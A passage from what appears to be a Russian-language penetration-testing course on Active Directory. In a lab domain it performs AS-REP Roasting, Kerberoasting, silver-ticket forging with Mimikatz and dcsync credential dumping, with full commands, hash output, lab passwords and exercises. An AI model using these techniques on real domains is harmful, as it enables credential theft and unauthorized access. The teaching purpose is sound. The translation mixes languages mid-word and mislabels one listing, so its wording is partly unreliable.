    b24a619cfa585dc1894fd6924162b099$1be2e632a9446d1447b5ea80b739075ad214a578f03773a7908f337aa705bcb711f8bce2c
    a751a876a7564bdbd4a926c10da32b03ec750cf33a2c37abde02f28b7ab363ffa1d18c9dd0262e43ab6a5447db44f71256120f94c2
    4b17b1df465beed362fcb14a539b4e9678029f3b3556413208e8d644fed540d453e1af6f20ab909fd3d9d35ea8b17958b56fd8658b
    144186042faaa676931b2b75716502775d1a18c11bd4c50df9c2a6b5a7ce2804df3c71c7dbbd7af7adf3092baa56ea865dd6e6fbc8
    311f940cd78609f1a6b0cd3fd150ba402f14fccd90757300452ce77e45757dc22:Flowers1
...
```

Листинг 16 - Взлом AS-REP hash с помощью Hashcat

Очень хорошо! Hashcat успешно взломал AS-REP hash. Листинг 16 показывает, что у пользователя *dave* пароль *Flowers1*.

Если вы получаете ошибку Hashcat "Not enough allocatable device memory for this attack", выключите Kali VM и добавьте ей больше RAM. 4GB достаточно для примеров и упражнений этого модуля.

Как упоминалось, мы также можем выполнить AS-REP Roasting в Windows. Мы будем использовать *Rubeus*,4 набор инструментов для raw Kerberos interactions and abuses. Для выполнения этой атаки подключимся к CLIENT75 по RDP как доменный пользователь *jeff* с паролем *HenchmanPutridBonbon11*. Затем можно запустить окно PowerShell и перейти в `C:\Tools`, где находится `Rubeus.exe`.

Поскольку мы выполняем эту атаку как предварительно аутентифицированный доменный пользователь, нам не нужно передавать Rubeus никаких дополнительных опций, кроме **asreproast**. Rubeus автоматически определит уязвимые учетные записи пользователей. Мы также добавим флаг `/nowrap`, чтобы предотвратить добавление новых строк в итоговые хеши AS-REP.

```
PS C:\Users\jeff> cd C:\Tools

PS C:\Tools> .\Rubeus.exe asreproast /nowrap


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.2


[*] Action: AS-REP roasting

[*] Target Domain          : corp.com

[*] Searching path 'LDAP://DC1.corp.com/DC=corp,DC=com' for '(&(samAccountType=805306368)(userAccountControl:
    1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : dave
[*] DistinguishedName      : CN=dave,CN=Users,DC=corp,DC=com
[*] Using контроллер домена: DC1.corp.com (192.168.50.70)
[*] Building AS-REQ (w/o preauth) for: 'corp.com\dave'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$dave@corp.com:
    AE43CA9011CC7E7B9E7F7E7279DD7F2E$7D4C59410DE2984EDF35053B7954E6DC9A0D16CB5BE8E9DCACCA88C3C13C4031ABD71DA16
    F476EB972506B4989E9ABA2899C042E66792F33B119FAB1837D94EB654883C6C3F2DB6D4A8D44A8D9531C2661BDA4DD231FA985D70
    03E91F804ECF5FFC074333395947034 1032B146AB1DC9BD6B5E3F1C41BB02436D7181727D0C6444D250E255B7261370BC8D4D418C2
    42ABAE9A83C8908387A12D91B40B39848222F72C61DED5349D984FFC6D2A06A3A5BC19DDFF8A17EF5A22162BAADE9CA8E48DD2E87B
    B7A7AE0DBFE225D1E4A778408B4933A254C30460E4190C02588FBADED757AA87A
```

Листинг 17 - Использование Rubeus для получения AS-REP hash пользователя *dave*

Листинг 17 показывает, что Rubeus определил *dave* как уязвимого к AS-REP Roasting и отображает AS-REP hash.

Далее скопируем AS-REP hash и вставим его в текстовый файл **хешей.asreproast2** в домашнем каталоге пользователя *kali*. Теперь можно снова запустить Hashcat, чтобы взломать AS-REP hash.

```
kali@kali:~$ sudo hashcat -m 18200 хешей.asreproast2 /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/
    rules/best64.rule --force
...
$krb5asrep$dave@corp.com:
    ae43ca9011cc7e7b9e7f7e7279dd7f2e$7d4c59410de2984edf35053b7954e6dc9a0d16cb5be8e9dcacca88c3c13c4031abd71da16
    f476eb972506b4989e9aba2899c042e66792f33b119fab1837d94eb654883c6c3f2db6d4a8d44a8d9531c2661bda4dd231fa985d70
    03e91f804ecf5ffc074333395947034 1032b146ab1dc9bd6b5e3f1c41bb02436d7181727d0c6444d250e255b7261370bc8d4d418c2
    42abae9a83c8908387a12d91b40b39848222f72c61ded5349d984ffc6d2a06a3a5bc19ddff8a17ef5a22162baade9ca8e48dd2e87b
    b7a7ae0dbfe225d1e4a778408b4933a254c30460e4190c02588fbaded757aa87a:Flowers1
...
```

Листинг 18 - Взлом измененного AS-REP hash

Отлично! Hashcat успешно взломал AS-REP hash.

Чтобы определить пользователей с включенным параметром учетной записи AD *Do not require Kerberos preauthentication*, в Windows можно использовать функцию PowerView *Get-DomainUser* с опцией `-PreauthNotRequired`. На Kali можно использовать *impacket-GetNPUsers*, как показано в листинге 14, без опций `-request` и `-outputfile`.

Предположим, мы проводим оценке, в котором не можем найти пользователей AD с включенным параметром *Do not require Kerberos preauthentication*. Во время enumeration мы замечаем, что у нас есть права *GenericWrite* или *GenericAll* на другую учетную запись пользователя AD. Используя эти права, мы могли бы сбросить ее пароль, но это лишило бы пользователя доступа к учетной записи. Мы также могли бы использовать эти права, чтобы изменить значение User Account Control пользователя так, чтобы Kerberos preauthentication не требовалась.6 Эта атака известна как *Targeted AS-REP Roasting*. Важно: после получения хэша следует вернуть значение User Account Control пользователя в исходное состояние.

В этом разделе мы сначала изучили теорию AS-REP Roasting. Затем мы выполнили эту атаку на Kali с помощью impacket-GetNPUsers и в Windows с помощью Rubeus. В следующем разделе мы выполним похожую атаку, но вместо злоупотребления отсутствующей Kerberos preauthentication будем атаковать SPN.

(Microsoft TechNet, 2014), social.technet.microsoft.com

(Medium Harmj0y, 2017), harmj0y.medium.com

(Github, 2022), github.com

(Github, 2022), github.com

(Active Directory Security, 2017), adsecurity.org

(Stealthbits Blog, 2019), stealthbits.com

1. Следуйте шагам, описанным в этом разделе, чтобы получить пароль пользователя *dave* в открытом виде в Windows и Kali, выполнив AS-REP Roasting. Какой правильный режим Hashcat используется для взлома AS-REP хешей
2. После запуска группы VM 2 домен *corp.com* был немного изменен. Используйте техники из этого раздела, чтобы получить еще один пароль в открытом виде, выполнив AS-REP Roasting, и введите его как ответ на это упражнение.

Вспомним, как работает протокол Kerberos. Мы знаем, что когда пользователь хочет получить доступ к ресурсу, размещенному Service Principal Name (SPN), клиент запрашивает service ticket, который генерируется контроллер домена. Затем service ticket расшифровывается и проверяется application server, поскольку он зашифрован хэшем пароля SPN.

При запросе сервисного билета у контроллера домена не выполняются проверки, подтверждающие, есть ли у пользователя какие-либо разрешения на доступ к сервису, размещенному SPN.

Эти проверки выполняются как второй шаг только при подключении к самому сервису. Это означает, что если мы знаем SPN, который хотим атаковать, мы можем запросить для него сервисный билет у контроллера домена.

Сервисный билет шифруется с использованием хеша пароля SPN. Если мы можем запросить билет и расшифровать его с помощью перебора или угадывания, мы можем использовать эту информацию, чтобы взломать пароль учетной записи сервиса в открытом виде. Эта техника известна как *Kerberoasting*.

В этом разделе мы злоупотребим service ticket и попытаемся взломать пароль учетной записи сервиса. Начнем с подключения к CLIENT75 по RDP как *jeff* с паролем *HenchmanPutridBonbon11*.

Для выполнения Kerberoasting мы снова используем Rubeus. Укажем команду **kerberoast**, чтобы запустить эту технику атаки. Кроме того, передадим **хешей.kerberoast** как аргумент для `/outfile`, чтобы сохранить итоговый хэш TGS-REP. Поскольку мы выполним Rubeus как аутентифицированный доменный пользователь, инструмент определит все SPN, связанные с доменным пользователем.

```
PS C:\Tools> .\Rubeus.exe kerberoast /outfile:хешей.kerberoast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.2


[*] Action: Kerberoasting

[*] NOTICE: AES хешей will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : corp.com
[*] Searching path 'LDAP://DC1.corp.com/DC=corp,DC=com' for '(&(samAccountType=805306368)(
    servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : iis_service
[*] DistinguishedName      : CN=iis_service,CN=Users,DC=corp,DC=com
[*] ServicePrincipalName   : HTTP/web04.corp.com:80
[*] PwdLastSet             : 9/7/2022 5:38:43 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Tools\хешей.kerberoast
```

Листинг 19 - Использование Rubeus для выполнения Kerberoast attack

Листинг 19 показывает, что Rubeus определил одну учетную запись пользователя, уязвимую к Kerberoasting, и записал хэш в выходной файл.

Теперь скопируем **хешей.kerberoast** на нашу Kali-машину. Затем можно просмотреть справку Hashcat, чтобы найти правильный режим для взлома хэш TGS-REP.

```
kali@kali:~$ cat хешей.kerberoast
$krb5tgs$23$*iis_service$corp.com$HTTP/web04.corp.com:80@corp.
    com*$940AD9DCF5DD5CD8E91A86D4BA0396DB$F57066A4F4F8FF5D70DF39B0C98ED7948A5DB08D689B92446E600B49FD502DEA39A8
    ED3B0B766E5CD40410464263557BC0E4025BFB92D89BA5C12C26C72232905DEC4D060D3C8988945419AB4A7E7ADEC407D22BF6871D
    ...
...

kali@kali:~$ hashcat --help | grep -i "Kerberos"
  19600 | Kerberos 5, etype 17, TGS-REP                      | Network Protocol
  19800 | Kerberos 5, etype 17, Pre-Auth                     | Network Protocol
  19700 | Kerberos 5, etype 18, TGS-REP                      | Network Protocol
  19900 | Kerberos 5, etype 18, Pre-Auth                     | Network Protocol
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth              | Network Protocol
  13100 | Kerberos 5, etype 23, TGS-REP                      | Network Protocol
  18200 | Kerberos 5, etype 23, AS-REP                       | Network Protocol
```

Листинг 20 - Просмотр правильного режима Hashcat

Вывод второй команды в листинге 20 показывает, что *13100* - правильный режим для взлома хэш TGS-REPes.

Как и в предыдущем разделе, запустим Hashcat с аргументами **13100** как режим, `rockyou.txt` как wordlist, **best64.rule** как rule file и `--force`, поскольку мы выполняем cracking в VM.

```
kali@kali:~$ sudo hashcat -m 13100 хешей.kerberoast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/
    rules/best64.rule --force
...

$krb5tgs$23$*iis_service$corp.com$HTTP/web04.corp.com:80@corp.
```

```
    com*$940ad9dcf5dd5cd8e91a86d4ba0396db$f57066a4f4f8ff5d70df39b0c98ed7948a5db08d689b92446e600b49fd502dea39a8
    ed3b0b766e5cd40410464263557bc0e4025bfb92d89ba5c12c26c72232905dec4d060d3c8988945419ab4a7e7adec407d22bf6871d
...
d8a2033fc64622eaef566f4740659d2e520b17bd383a47da74b54048397a4aaf06093b95322ddb81ce63694e0d1a8fa974f4df071c461b
    65cbb3dbcaec65478798bc909bc94:Strawberry1
...
```

Листинг 21 - Взлом хэш TGS-REP

Отлично! Мы успешно извлекли пароль в открытом виде пользователя *iis_service*, выполнив Kerberoasting.

Далее выполним Kerberoasting из Linux. Мы можем использовать *impacket-GetUserSPNs* с IP-адресом контроллер домена как аргументом `-dc-ip`. Поскольку наша Kali-машина не присоединена к домену, нам также нужно предоставить учетные данные доменного пользователя, чтобы получить хэш TGS-REP. Как и раньше, мы можем использовать `-request`, чтобы получить TGS и вывести их в формате, совместимом с Hashcat.

```
kali@kali:~$ sudo impacket-GetUserSPNs -request -dc-ip 192.168.50.70 corp.com/pete
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName    Name         MemberOf  PasswordLastSet             LastLogon  Delegation
----------------------  -----------  --------  --------------------------  ---------  ----------
HTTP/web04.corp.com:80  iis_service            2022-09-07 08:38:43.411468  <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*iis_service$CORP.COM$corp.com/
    iis_service*$21b427f7d7befca7abfe9fa79ce4de60$ac1459588a99d36fb31cee7aefb03cd740e9cc6d9816806cc1ea44b14738
    4afb551723719a6d3b960adf6b2ce4e2741f7d0ec27a87c4c8bb4e5b1bb455714d3dd52c16a4e4c242df94897994ec0087cf5cfb16
    c2cb64439d514241eec...
```

Листинг 22 - Использование impacket-GetUserSPNs для выполнения Kerberoasting в Linux

Листинг 22 показывает, что мы успешно получили хэш TGS-REP.

Если impacket-GetUserSPNs выдает ошибку "KRB_AP_ERR_SKEW(Clock skew too great)", нужно синхронизировать время Kali-машине с контроллер домена. Для этого можно использовать *ntpdate* или *rdate*.

Теперь сохраним хэш TGS-REP в файл **хешей.kerberoast2** и взломаем его с помощью Hashcat, как делали раньше.

```
kali@kali:~$ sudo hashcat -m 13100 хешей.kerberoast2 /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/
    rules/best64.rule --force
...

$krb5tgs$23$*iis_service$CORP.COM$corp.com/
    iis_service*$21b427f7d7befca7abfe9fa79ce4de60$ac1459588a99d36fb31cee7aefb03cd740e9cc6d9816806cc1ea44b14738
    4afb551723719a6d3b960adf6b2ce4e2741f7d0ec27a87c4c8bb4e5b1bb455714d3dd52c16a4e4c242df94897994ec0087cf5cfb16
    c2cb64439d514241eec
...
a96a7e6e29aa173b401935f8f3a476cdbcca8f132e6cc8349dcc88fcd26854e334a2856c009bc76e4e24372c4db4d7f41a8be56e1b6a91
    2c44dd259052299bac30de6a8d64f179caaa2b7ee87d5612cd5a4bb9f050ba565aa97941ccfd634b:Strawberry1
...
```

Листинг 23 - Взлом хэш TGS-REP

Листинг 23 показывает, что мы снова успешно взломали хеш TGS-REP, получив тот же открытый пароль, что и раньше.

Эта техника чрезвычайно мощна, если домен содержит высокопривилегированные сервисные учетные записи со слабыми паролями, что не редкость во многих организациях. Однако если SPN

работает в контексте учетной записи компьютера, managed служебная учетная запись или group-managed служебная учетная запись,6 пароль будет случайно сгенерированным, сложным и длиной 120 символов, что делает взлом практически невозможным. То же верно для учетной записи пользователя *krbtgt*, которая выступает сервисной учетной записью для KDC. Поэтому наши шансы выполнить успешную Kerberoast-атаку против SPN, работающих в контексте пользовательских учетных записей, гораздо выше.

Предположим, мы выполняем оценке и замечаем, что у нас есть права *GenericWrite* или *GenericAll* на другую учетную запись пользователя AD. Как было сказано раньше, мы могли бы сбросить пароль пользователя, но это может вызвать подозрения. Однако мы также могли бы установить SPN для пользователя,8 выполнить kerberoast учетной записи и взломать хэш пароля в атаке под названием *targeted Kerberoasting*. Отметим, что в оценке следует удалить SPN после получения хэша, чтобы не добавлять потенциальные уязвимости в инфраструктуру клиента.

Теперь мы рассмотрели, как можно злоупотребить SPN для получения хэш TGS-REP и как его взломать. В следующем разделе мы изучим атаку с использованием forged TGS.

(Harmj0y Blog, 2019), blog.harmj0y.net

(Github, 2022), github.com

(Wikipedia, 2021), en.wikipedia.org

(Wikipedia, 2021), en.wikipedia.org

(Tech Community Microsoft, 2019), techcommunity.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Active Directory Security, 2017), adsecurity.org

(Microsoft Documentation, 2016), docs.microsoft.com

1. Следуйте шагам, описанным в этом разделе, чтобы получить пароль пользователя *iis_service* в открытом виде в Windows и Kali, выполнив Kerberoasting. Какой правильный режим Hashcat используется для взлома хэш TGS-REPes
2. После запуска группы VM 2 домен *corp.com* был немного изменен. Используйте техники из этого раздела, чтобы получить еще один пароль в открытом виде, выполнив Kerberoasting, и введите его как ответ на это упражнение. Чтобы взломать хэш TGS-REP, создайте и используйте rule file, который добавляет "1" к паролям из `rockyou.txt`. Для выполнения атаки можно использовать пользователя *jeff* с паролем **HenchmanPutridBonbon11**.

В предыдущем разделе мы получили и взломали TGS-REP-хеш, чтобы извлечь пароль SPN в открытом виде. В этом разделе пойдем на шаг дальше и подделаем собственные service tickets.

Вспоминая внутреннее устройство Kerberos-аутентификации, приложение на сервере, выполняющееся в контексте сервисной учетной записи, проверяет разрешения пользователя по членству в группах, включенным в сервисный тикет. Однако в большинстве сред пользовательские и групповые разрешения в сервисном тикете не проверяются приложением. В этом случае приложение слепо доверяет целостности сервисного тикета, поскольку он зашифрован хэшем пароля, который, теоретически, известен только сервисной учетной записи и контроллеру домена.

Валидация *Privileged Account Certificate* (PAC)1 validation — это необязательный процесс проверки между SPN-приложением и контроллером домена. Если он включен, пользователь, аутентифицирующийся в сервисе, и его привилегии проверяются контроллером домена. К счастью для этой техники атаки, сервисные приложения редко выполняют PAC-валидацию.

Например, если мы аутентифицируемся на IIS-сервере, который выполняется в контексте сервисной учетной записи *iis_service*, приложение IIS определит, какие разрешения у нас есть на IIS-сервере, исходя из членства в группах, присутствующего в сервисном билете.

Имея пароль служебная учетная запись или связанный с ним NTLM hash, мы можем подделать собственный service ticket, чтобы получить доступ к целевому ресурсу (в нашем примере - IIS application) с любыми нужными нам разрешениями. Такой специально созданный ticket известен как *silver ticket*, и если service principal name используется на нескольких серверах, silver ticket можно применить против всех них.

В примере этого раздела мы создадим silver ticket, чтобы получить доступ к HTTP SPN resource. Как мы определили в предыдущем разделе, учетная запись пользователя *iis_service* сопоставлена с HTTP SPN. Поэтому хэш пароля этой учетной записи пользователя используется для создания service tickets для него. Для целей этого примера предположим, что мы определили: у пользователя *iis_service* есть установленный сеанс на CLIENT75.

В общем случае нам нужно собрать следующие три элемента информации, чтобы создать silver ticket:

• SPN хэш пароля
• Domain SID
• Target SPN

Перейдем прямо к атаке, подключившись к CLIENT75 по RDP как *jeff* с паролем *HenchmanPutridBonbon11*.

Сначала подтвердим, что наш текущий пользователь не имеет доступа к ресурсу HTTP SPN, сопоставленного с *iis_service*. Для этого используем **iwr** и введем `-UseDefaultCredentials`, чтобы учетные данные текущего пользователя использовались при отправке web request.

```
PS C:\Users\jeff> iwr -UseDefaultCredentials http://web04
iwr :
401 - Unauthorized: Access is denied due to индействительных учетных данных.
Server Error

  401 - Unauthorized: Access is denied due to индействительных учетных данных.
  You do not have permission to view this directory or page using the credentials that you supplied.

At line:1 char:1
+ iwr -UseBasicParsing -UseDefaultCredentials http://web04
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-
    WebRequest], WebExc
   eption
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.
    InvokeWebRequestCommand
```

Листинг 24 - Попытка получить доступ к веб-странице на WEB04 как пользователь *jeff*

Листинг 24 показывает, что мы не можем получить доступ к веб-странице как *jeff*. Начнем собирать информацию, необходимую для подделки silver ticket.

Поскольку мы являемся локальным Administrator на этой машине, где у *iis_service* есть установленный сеанс, мы можем использовать Mimikatz, чтобы извлечь SPN хэш пароля (NTLM hash пользователя *iis_service*), который является первым элементом информации, необходимым для создания silver ticket.

Запустим PowerShell от имени администратора и откроем Mimikatz. Как мы уже узнали, можно использовать **privilege::debug** и **sekurlsa::logonpasswords**, чтобы извлечь кэшированные учетные данные AD.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1147751 (00000000:00118367)
Session           : Service from 0
User Name         : iis_service
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/14/2022 4:52:14 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1109
        msv :
         [00000003] Primary
         * Username : iis_service
         * Domain   : CORP
         * NTLM     : 4d28cf5252d39971419580a51484ca09
         * SHA1     : ad321732afe417ebbd24d5c098f986c07872f312
         * DPAPI    : 1210259a27882fac52cf7c679ecf4443
...
```

Листинг 25 - Использование Mimikatz для получения NTLM hash учетной записи пользователя *iis_service*, сопоставленной с целевым SPN

Листинг 25 показывает хэш пароляes учетной записи пользователя *iis_service*. NTLM hash служебная учетная запись - первый элемент информации, необходимый для создания silver ticket.

Теперь получим domain SID, второй нужный нам элемент информации. Можно ввести **whoami /user**, чтобы получить SID текущего пользователя. В качестве альтернативы мы также могли бы извлечь SID учетной записи пользователя SPN из вывода Mimikatz, поскольку доменные учетные записи пользователей существуют в одном домене.

Как рассматривалось в модуле *Windows Privilege Escalation*, SID состоит из нескольких частей. Поскольку нас интересует только Domain SID, мы опустим RID пользователя.

```
PS C:\Users\jeff> whoami /user

USER INFORMATION
----------------

User Name SID
========= ============================================
corp\jeff S-1-5-21-1987370270-658905905-1781884369-1105
```

Листинг 26 - Получение domain SID

Выделенная часть в листинге 26 показывает domain SID.

Последний элемент списка - target SPN. В этом примере мы будем атаковать HTTP SPN resource на WEB04 (*HTTP/web04.corp.com:80*), потому что хотим получить доступ к веб-странице, работающей на IIS.

Теперь, когда мы собрали все три элемента информации, можно построить команду для создания silver ticket с помощью Mimikatz. Мы можем создать forged service ticket с помощью модуля *kerberos::golden*. Этот модуль предоставляет возможности для создания как golden, так и silver tickets. Концепцию golden tickets мы изучим в модуле *Lateral Movement in Active Directory*.

Нам нужно передать domain SID (`/sid:`), domain name (`/domain:`) и цель, на которой работает SPN (`/target:`). Также нужно включить SPN protocol (`/service:`), NTLM hash SPN (`/rc4:`) и опцию `/ptt`, которая позволяет внедрить forged ticket в память машины, на которой мы выполняем команду.

Наконец, для `/user:` нужно указать существующего доменного пользователя. Этот пользователь будет задан в forged ticket. В этом примере мы используем *jeffadmin*. Однако мы могли бы использовать любого другого доменного пользователя, поскольку можем самостоятельно задать разрешения и группы.

Полная команда показана в следующем листинге:

```
mimikatz # kerberos::golden /sid:S-1-5-21-1987370270-658905905-1781884369 /domain:corp.com /ptt /target:web04.
    corp.com /service:http /rc4:4d28cf5252d39971419580a51484ca09 /user:jeffadmin
User      : jeffadmin
Domain    : corp.com (CORP)
SID       : S-1-5-21-1987370270-658905905-1781884369
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 4d28cf5252d39971419580a51484ca09 - rc4_hmac_nt
Service   : http
Target    : web04.corp.com
Lifetime  : 9/14/2022 4:37:32 AM ; 9/11/2032 4:37:32 AM ; 9/11/2032 4:37:32 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'jeffadmin @ corp.com' successfully submitted for current session

mimikatz # exit
Bye!
```

Листинг 27 - Подделка service ticket с пользователем *jeffadmin* и внедрение его в текущий сеанс

Как показано в листинге 27, новый service ticket для SPN *HTTP/web04.corp.com* был загружен в память, и Mimikatz установил соответствующие group membership permissions в forged ticket. С точки зрения IIS application, текущий пользователь будет одновременно встроенным локальным администратором (*Relative Id: 500*) и членом нескольких высокопривилегированных групп, включая группу Domain Admins (*Relative Id: 512*), как выделено выше.

Это означает, что ticket должен быть готов к использованию в памяти. Мы можем подтвердить это с помощью **klist**.

```
PS C:\Tools> klist

Current LogonId is 0:0xa04cc

Cached Tickets: (1)

#0>     Client: jeffadmin @ corp.com
        Server: http/web04.corp.com @ corp.com
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 9/14/2022 4:37:32 (local)
        End Time:   9/11/2032 4:37:32 (local)
        Renew Time: 9/11/2032 4:37:32 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

Листинг 28 - Перечисление Kerberos tickets для подтверждения, что silver ticket отправлен в текущий сеанс

Листинг 28 показывает, что silver ticket для *jeffadmin* на доступ к *http/web04.corp.com* отправлен в наш текущий сеанс. Это должно позволить нам получить доступ к веб-странице на WEB04 как *jeffadmin*.

Проверим наш доступ той же командой, что и раньше.

```
PS C:\Tools> iwr -UseDefaultCredentials http://web04

StatusCode        : 200
StatusDescription : OK
Content           : <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
                    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
                    <html xmlns="http://www.w3.org/1999/xhtml">
                    <head>
                    <meta http-equiv="Content-Type" cont...
RawContent        : HTTP/1.1 200 OK
                    Persistent-Auth: true
                    Accept-Ranges: bytes
                    Content-Length: 703
                    Content-Type: text/html
                    Date: Wed, 14 Sep 2022 11:37:39 GMT
                    ETag: "b752f823fc8d81:0"
                    Last-Modified: Wed, 14 Sep 20...
Forms             :
Headers           : {[Persistent-Auth, true], [Accept-Ranges, bytes], [Content-Length, 703], [Content-Type,
                    text/html]...}
Images            : {}
InputFields       : {}
Links             : {@{outerHTML=<a href="http://go.microsoft.com/fwlink/linkid=66138&amp;clcid=0x409"><img
                    src="iisstart.png" alt="IIS" width="960" height="600" /></a>; tagName=A;
                    href=http://go.microsoft.com/fwlink/linkid=66138&amp;clcid=0x409}}
ParsedHtml        :
RawContentLength  : 703
```

Листинг 29 - Доступ к SMB share с помощью silver ticket

Отлично! Мы успешно подделали service ticket и получили доступ к веб-странице как *jeffadmin*. Стоит отметить, что мы выполнили эту атаку без доступа к паролю в открытом виде или хешу пароля этого пользователя.

Получив доступ к хешу пароля SPN, учетной записи машины или пользователя, мы можем подделывать связанные service tickets для любых пользователей и разрешений. Это отличный способ доступа к SPN на более поздних фазах теста на проникновение, поскольку в большинстве ситуаций нам нужен привилегированный доступ, чтобы извлечь хеш пароля SPN.

Поскольку silver и golden tickets представляют собой мощные техники атаки, Microsoft выпустила security patch для обновления структуры PAC. При наличии этого patch расширенное поле структуры PAC *PAC_REQUESTOR* должно проверяться контроллер домена. Это снижает возможность подделывать tickets для несуществующих доменных пользователей, если клиент и KDC находятся в одном домене. Без этого patch мы могли бы создавать silver tickets для доменных пользователей, которые не существуют. Обновления из этого patch принудительно применяются с 11 октября 2022 года.

В этом разделе мы узнали, как подделывать service tickets, используя хеш пароля целевого SPN. Хотя в примере мы использовали SPN, работающий от пользовательской учетной записи, то же самое можно сделать для SPN, работающих в контексте учетной записи машины.

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Active Directory Security, 2015), adsecurity.org

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Support, 2023), support.microsoft.com

1. Следуйте шагам, описанным в этом разделе, чтобы подделать silver ticket для *jeffadmin* и получить доступ к веб-странице, расположенной по адресу `http://web04`. Просмотрите исходный код страницы и найдите flag.

В промышленных средах домены обычно полагаются более чем на один контроллер домена для обеспечения отказоустойчивости. *Directory Replication Service* (DRS) Remote Protocol использует *replication* для синхронизации этих резервных контроллеров домена. Контроллер домена может запросить обновление конкретного объекта, например учетной записи, используя API *IDL_DRSGetNCChanges*.

К счастью для нас, контроллер домена, получающий запрос на обновление, не проверяет, пришел ли запрос от известного контроллера домена. Вместо этого он только проверяет, что связанный SID имеет соответствующие привилегии. Если мы попытаемся отправить поддельный запрос на обновление контроллеру домена от пользователя с определенными правами, запрос будет успешным.

Чтобы запустить такую replication, пользователь должен иметь права *Replicating Directory Changes*, *Replicating Directory Changes All* и *Replicating Directory Changes in Filtered Set*. По умолчанию эти права назначены членам групп *Domain Admins*, *Enterprise Admins* и *Administrators*.

Если мы получим доступ к учетной записи пользователя в одной из этих групп или с назначенными такими правами, мы сможем выполнить атаку *dcsync*, в которой выдаем себя за контроллер домена. Это позволяет нам запросить любые учетные данные пользователей из домена.

Для выполнения этой атаки в примерах этого раздела мы используем Mimikatz на domain-joined Windows-машине и *impacket-secretsdump* на нашей Kali-машине, не присоединенной к домену.

Начнем с Mimikatz и подключимся к CLIENT75 как *jeffadmin* с паролем *BrouhahaTungPerorateBroom2023!*. Поскольку *jeffadmin* является членом группы *Domain Admins*, у нас уже назначены необходимые права.

После подключения по RDP откроем окно PowerShell и запустим Mimikatz в `C:\Tools`. Чтобы Mimikatz выполнил эту атаку, мы можем использовать модуль **lsadump::dcsync** и передать доменное имя пользователя, для которого хотим получить учетные данные, как аргумент `/user:`. Для целей этого примера будем атаковать доменного пользователя *dave*.

```
PS C:\Users\jeffadmin> cd C:\Tools\

PS C:\Tools> .\mimikatz.exe
...

mimikatz # lsadump::dcsync /user:corp\dave
[DC] 'corp.com' will be the domain
[DC] 'DC1.corp.com' will be the DC server
[DC] 'corp\dave' will be the учетной записи пользователя
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : dave

** SAM ACCOUNT **

SAM Username         : dave
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00410200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD DONT_REQUIRE_PREAUTH )
Account expiration   :
Password last change : 9/7/2022 9:54:57 AM
Object Security ID   : S-1-5-21-1987370270-658905905-1781884369-1103
Object Relative ID   : 1103

Credentials:
```

```
    Hash NTLM: 08d7a47a6f9f66b97b1bae4178747494
    ntlm- 0: 08d7a47a6f9f66b97b1bae4178747494
    ntlm- 1: a11e808659d5ec5b6c4f43c1e5a0972d
    lm  - 0: 45bc7d437911303a42e764eaf8fda43e
    lm  - 1: fdd7d20efbcaf626bd2ccedd49d9512d
...
```

Листинг 30 - Использование Mimikatz для выполнения dcsync attack и получения учетных данных *dave*

Отлично! Mimikatz выполнил dcsync-атаку, выдав себя за контроллер домена, и получил учетные данные пользователя *dave* с помощью репликации.

Теперь скопируем NTLM hash и сохраним его в файл **хешей.dcsync** на нашей Kali-системе. Затем можно взломать hash с помощью Hashcat, как мы изучали в модуле *Password Attacks*. Укажем **1000** как режим, `rockyou.txt` как wordlist и **best64.rule** как rule file. Кроме того, передадим файл, содержащий NTLM hash, и `--force`, поскольку мы запускаем Hashcat в VM.

```
kali@kali:~$ hashcat -m 1000 хешей.dcsync /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.
    rule --force
...
08d7a47a6f9f66b97b1bae4178747494:Flowers1
...
```

Листинг 31 - Использование Hashcat для взлома NTLM hash, полученного dcsync attack

